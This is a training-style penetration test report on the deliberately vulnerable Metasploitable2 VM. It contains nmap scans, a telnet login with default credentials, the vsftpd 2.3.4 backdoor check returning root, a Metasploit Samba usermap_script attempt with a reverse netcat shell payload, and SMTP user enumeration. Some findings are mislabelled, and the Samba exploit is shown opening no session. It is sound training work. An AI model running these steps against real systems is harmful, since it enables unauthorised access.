SUB: VAPT

METASPLOITABLE2 PENETRATION TESTING REPORT

BY

RAUSHAN KUMAR

SUB: VAPT

Introduction

This report will be assessed for its accuracy and completeness across all aspects of the test. Its objective is to verify that the applicant has the technical expertise and comprehensive understanding of penetration testing methodologies required to meet the specified criteria.

1. Objective

The objective of this assessment is to perform an internal network penetration test on the specified Personal network. The task requires following a comprehensive and systematic approach to achieve the desired outcomes. This test aims to simulate a real-world penetration test within the provided testing environment. Additionally, it demonstrates the candidate's approach from start to finish, including the identification and exploitation of vulnerabilities, as well as the creation of a detailed report.

1. Requirements

The tester is required to complete a comprehensive penetration testing report, which should include the following sections:

- Executive Summary and Recommendations: A non-technical overview summarizing key findings and suggested actions.
- Methodology and Vulnerability Analysis: A detailed explanation of the testing approach and identified vulnerabilities.
- Findings with Evidence: Each finding should include screenshots, step-by-step walkthroughs, and sample code.
- Additional Observations: Any other relevant information not covered in the previous sections.

2. Project Scope

This section defines the scope and boundaries of the project.

Project Name	Metasploitable2
Description	Metasploitable2 is a deliberately vulnerable virtual machine (VM) designed for penetration testing training and security research. It is widely utilized by cybersecurity professionals, students, and enthusiasts to simulate real-world attack scenarios within a controlled environment.
Scope	192.168.219.132

Credentials	NA
Test Scope	Black Box Penetration Test

3. Summary

Outlined is a Black Box Application Security assessment for the **metasploitable2**.

Finding	Finding ID	Severity
Service Enumeration via Open Ports	**1**	Medium
Credential Exposure Through Telnet Banner Disclosure	**2**	**HIGH**
Exploiting FTP (Anonymous Access)	**3**	**HIGH**
Samba smbd 3.x Remote Code Execution	**4**	**HIGH**
Unveiling Usernames: SMTP Enumeration with Metasploit's smtp_enum Module	**5**	**HIGH**

SUB: VAPT

1. { Service Enumeration }

Testing Objective:	Risk Rating
Service Enumeration	Low / Medium / High
Tools Used	
Nmap	
Vulnerability	
Service Enumeration via Open Ports	
Vulnerability Description	
Service enumeration is a method used to identify the services running on specific ports of a target system and determine their versions. This version information is crucial because it allows attackers to search for known security vulnerabilities associated with the identified software versions. During service enumeration on Metasploitable2, we observe that the application has many open ports, each revealing the service name and its version. An attacker can use this information to search for available exploits on the internet or in hacking payload databases. These exploits can then be used to compromise the system.	
Open Ports	
21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2121, 3306, 3632, 5900, 6000, 6667, 6697, 8009, 36979, 40940, 51217, 51247	
Technical Impact	
Identification of Vulnerabilities: Attackers can map running services, detect outdated versions, and exploit known CVEs (Common Vulnerabilities and Exposures). **Unauthorized Access:** Weak or misconfigured services (e.g., open SSH, FTP, or RDP) can be exploited to gain unauthorized access. **Privilege Escalation:** Enumerated services may have misconfigured permissions or weak authentication, allowing attackers to escalate privileges.	
References	
https://hackerone.com/reports/2210038	

Step of Reproduce

1. lets begin first Run the command in the terminal : nmap -sV 192.168.219.132

SUB: VAPT

```
File  Actions  Edit  View  Help

┌──(hackerrana㉿kali)-[~/Desktop]
└─$ nmap -sV 192.168.219.132 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 22:03 IST
Nmap scan report for 192.168.219.132
Host is up (0.016s latency).
Not shown: 65510 filtered tcp ports (no-response)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
36979/tcp open  nlockmgr    1-4 (RPC #100021)
40940/tcp open  mountd      1-3 (RPC #100005)
51217/tcp open  status      1 (RPC #100024)
51247/tcp open  java-rmi    GNU Classpath grmiregistry
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
```

SUB: VAPT

2. { Exposure of Sensitive Information to an Unauthorized Actor}

Testing Objective:	**Risk Rating**
Credential Exposure Through Telnet Banner Disclosure	Low / Medium / High
Tools Used	
Nmap, kali linux	
Vulnerability	
Telnet banners may reveal sensitive information, such as usernames, system details, or even credentials, during initial connection.	
Vulnerability Description	
Telnet services configured with **default or weak credentials** pose a serious security risk. Attackers can easily access systems using publicly known default usernames and passwords, leading to unauthorized entry and potential system compromise.	
Open Ports	
23	
Technical Impact	
Unauthorized System Access – Full control over the target system**.** **Data Breach –** Exposure of sensitive information. **Lateral Movement –** Access to internal networks and additional systems.	
Mitigation Strategies	
Disable Telnet and use **SSH** instead. **Change Default Credentials** immediately after setup. **Use Network Firewalls** to block unauthorized Telnet access. **Monitor Logs & Traffic** for suspicious login attempts.	

Step of Reproduce

1. lets begin first Run the command in the terminal : telnet <target_ip>

SUB: VAPT


```
┌──(hackerrana㉿kali)-[~/Desktop]
└─$ telnet 192.168.219.132
Trying 192.168.219.132 ...
Connected to 192.168.219.132.
Escape character is '^]'.

                _                  _       _ _                 _     _       ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Thu Feb 20 11:32:13 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl  samba  tikiwiki  twiki20030201
msfadmin@metasploitable:~/vulnerable$ cd samba
msfadmin@metasploitable:~/vulnerable/samba$ ls
3.0.20  3.0.6  deps
msfadmin@metasploitable:~/vulnerable/samba$
```

SUB: VAPT

3. { Improper Restriction of Excessive Authentication Attempts}

Testing Objective:	**Risk Rating**
Exploiting FTP (Anonymous Access)	Low / Medium / High
Tools Used	
Nmap	
Vulnerability	
vsftpd 2.3.4 - Backdoor Command Execution	
Vulnerability Description	
vsFTPd (Very Secure FTP Daemon) version **2.3.4** contains a **backdoor** that allows an attacker to gain a **root shell** by sending a specially crafted payload during the FTP login process. This vulnerability was introduced by a malicious backdoor in the source code.	
Open Ports	
21	
Technical Impact	
Unauthenticated Remote Code Execution (RCE) – Attackers can execute arbitrary commands as root. **Full System Compromise –** Since vsFTPd runs with elevated privileges, attackers gain full control. **Creation of Persistent Backdoors –** Attackers can deploy malware, modify configurations, and escalate attacks.	
Anonymous Login	
Yes	

Step to reproduce



SUB: VAPT

```
┌──(hackerrana㉿kali)-[~]
└─$ nmap -p21 --script ftp-anon,ftp-vsftpd-backdoor,ftp-brute 192.168.219.132

Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 23:09 IST
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.219.132
Host is up (0.00071s latency).

PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/ex
ploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-
backdoored.html
```

4. { Samba smbd 3.x Remote Code Execution }

Testing Objective:	Risk Rating
Samba smbd 3.x Remote Code Execution	Low / Medium / High

Tools Used

metasploit

Vulnerability

Samba versions **3.0.0 to 3.0.25rc3** contain a **remote code execution (RCE) vulnerability** due to a flaw in the handling of MS-RPC requests.

Vulnerability Description

Samba versions **3.0.0 to 3.0.25rc3** contain a **command injection vulnerability** in the username map script functionality. This allows remote attackers to execute arbitrary commands **as root** by sending a specially crafted **"username" parameter** during authentication.

Open Ports

139

Technical Impact

Remote Code Execution (RCE) – Full system compromise.
Privilege Escalation – Attackers gain root access.
Lateral Movement – Attackers can pivot inside the network.
Data Exfiltration – Sensitive files and credentials can be stolen.

References

Upgrade Samba – Ensure you are running a patched version (3.0.25+).
Disable the "username map script" in the Samba configuration file (smb.conf).
Restrict SMB Ports (137, 138, 139, 445) using a firewall.
Implement Strong Authentication – Disable anonymous access.

Step to Reproduce

```
┌──(hackerrana㉿kali)-[~]
└─$ msfconsole -q
msf6 > search samba

Matching Modules
================

   #    Name                                                  Disclosur
e Date  Rank       Check  Description
   -    ----                                                  ---------
   0    exploit/unix/webapp/citrix_access_gateway_exec        2010-12-2
1    excellent  Yes    Citrix Access Gateway Command Execution
   1    exploit/windows/license/calicclnt_getconfig           2005-03-0
2       average    No     Computer Associates License Client GETCONFIG Overfl
ow
   2      \_ target: Automatic                                .
   3      \_ target: Windows 2000 English                     .
   4      \_ target: Windows XP English SP0-1                 .
   5      \_ target: Windows XP English SP2                   .
   6      \_ target: Windows 2003 English SP0                 .
```

SUB: VAPT

```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may b
                                     e specified)
```

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.219.132
RHOSTS ⇒ 192.168.219.132
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > id
[*] exec: id

uid=1000(hackerrana) gid=1000(hackerrana) groups=1000(hackerrana),4(adm),20(d
ialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev)
,100(users),101(netdev),117(bluetooth),121(wireshark),129(scanner),136(vboxsf
),137(kaboxer)
```


SUB: VAPT

5. { Exploiting smtp enumeration }

Testing Objective:	**Risk Rating**
SMTP Enumeration	Low / Medium / High
Tools Used	
metasploit	
Vulnerability	
Unveiling Usernames: SMTP Enumeration with Metasploit's smtp_enum Module.	
Vulnerability Description	
Telnet services configured with **default or weak credentials** pose a serious security risk. Attackers can easily access systems using publicly known default usernames and passwords, leading to unauthorized entry and potential system compromise.	
Open Ports	
25	
Technical Impact	
User Enumeration – Attackers can identify valid usernames for brute-force attacks**.** **Phishing & Social Engineering –** Leaked email addresses aid in targeted attacks. **Credential Stuffing –** Discovered usernames may be used in password attacks. **Privilege Escalation –** Attackers can map user roles and privilege levels.	
Mitigation Strategies:	
Disable VRFY & EXPN Commands – Prevents direct user enumeration. **Enforce Authentication (SMTP AUTH)** – Requires valid credentials for interaction.	

Step to reproduce

Step 1: Run msfconsole tool with smtp_enum tool with the username wordlist and observe the result.



SUB: VAPT

```
msf6 > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting      Required  Description
   ----       ---------------      --------  -----------
   RHOSTS                          yes       The target host(s), see https:
                                             //docs.metasploit.com/docs/usi
                                             ng-metasploit/basics/using-met
                                             asploit.html
   RPORT      25                   yes       The target port (TCP)
   THREADS    1                    yes       The number of concurrent threa
                                             ds (max one per host)
   UNIXONLY   true                 yes       Skip Microsoft bannered server
                                             s when testing unix users
   USER_FILE  /usr/share/metasplo  yes       The file that contains a list
              it-framework/data/w              of probable users accounts.
              ordlists/unix_users
              .txt
```

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.219.132
RHOSTS ⇒ 192.168.219.132
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.219.132:25    - 192.168.219.132:25 Banner: 220 metasploitable.loc
aldomain ESMTP Postfix (Ubuntu)
[+] 192.168.219.132:25    - 192.168.219.132:25 Users found: , backup, bin, da
emon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, n
ews, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys,
syslog, user, uucp, www-data
[*] 192.168.219.132:25    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

CONCLUSION

This report highlight testing critical security flaw in metasploitable2 that attacker can leverage to gain unauthorised access. these assessment provided insights into real-world attack scenarios, allowing for an in-depth understanding of how adversaries can gain unauthorized access, escalate privileges, and execute remote code.